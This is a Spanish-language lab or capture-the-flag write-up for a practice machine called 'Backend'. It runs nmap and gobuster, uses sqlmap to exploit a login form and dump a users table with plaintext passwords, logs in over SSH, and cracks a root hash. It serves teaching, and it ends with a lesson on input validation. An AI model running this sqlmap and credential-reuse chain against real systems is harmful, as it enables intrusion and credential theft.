
Máquina Backend

:### 1. Descubrimiento inicial

Realicé un ping para confirmar que la máquina objetivo estaba activa:

```
ping -c 1 172.17.0.2
```

Resultado: host activo y respondiendo.



---


2. Escaneo de puertos con Nmap

Ejecuté un escaneo completo de puertos abiertos con detección de servicios y versiones:

```
nmap -p- --open -sS -sCV -n -Pn --min-rate 5000 172.17.0.2
```

Puertos encontrados:

- 22/tcp abierto (OpenSSH 9.2p1)
- 80/tcp abierto (Apache httpd 2.4.61)



3. Enumeración web con Gobuster


Realicé un escaneo para descubrir directorios y archivos en el servidor web:

```
gobuster dir -u http://172.17.0.2/ -w /usr/share/wordlists/dirb/common.txt -t 50 -x php,html,txt -o gobuster_directories.txt
```

Encontré:

- `/index.html`
- `/login.php`
- `/login.html`

Ingresé a `/login.html` para analizar el formulario de login.



---


4. Inyección SQL con sqlmap

Intenté identificar vulnerabilidades SQL en el formulario de login con:

```
sqlmap -u "http://172.17.0.2/login.html" --forms --dbs -batch
```

Resultado: la base de datos utiliza MySQL (MariaDB fork) y están disponibles las bases:

- information_schema
- performance_schema
- mysql
- sys
- users




---

5. Enumeración de tablas y columnas en base users

Listé las tablas de la base `users`:

```
sqlmap -u "http://172.17.0.2/login.html" --forms -D users --tables -batch
```

Encontré la tabla `usuarios`.



Listé las columnas de la tabla `usuarios` y extraje datos:

```
sqlmap -u "http://172.17.0.2/login.html" --forms -D users -T usuarios -C id,username,password --dump -batch
```

Datos obtenidos:

id	username	password
1	paco	$paco$123
2	pepe	P123pepe3456P
3	juan	jjuuaann123

---

6. Acceso SSH

Intenté conectarme por SSH con el usuario `pepe` y la contraseña encontrada:

```
ssh pepe@172.17.0.2
```

---

7. Escalada de privilegios

Dentro de la máquina, encontré un archivo de hashes en `/root/pass.hash` con contenido:


```
e43833c4c9d5ac444e16bb94715a75e4
```

---

8. Cracking de hash

El hash `e43833c4c9d5ac444e16bb94715a75e4` fue crackeado usando un servicio online (hash.com) y se obtuvo la contraseña en texto plano:

```
spongebob34
```




---

9. Confirmación de acceso root

Finalmente, usando la contraseña, conseguí acceso root dentro de la máquina:

```
whoami root
```



Conclusión

La máquina presentaba un formulario vulnerable a SQL Injection que permitió extraer usuarios y contraseñas. Con esas credenciales accedí por SSH y luego logré escalar a root.

Este flujo muestra la importancia de validar entradas y proteger adecuadamente el acceso SSH y las contraseñas almacenadas.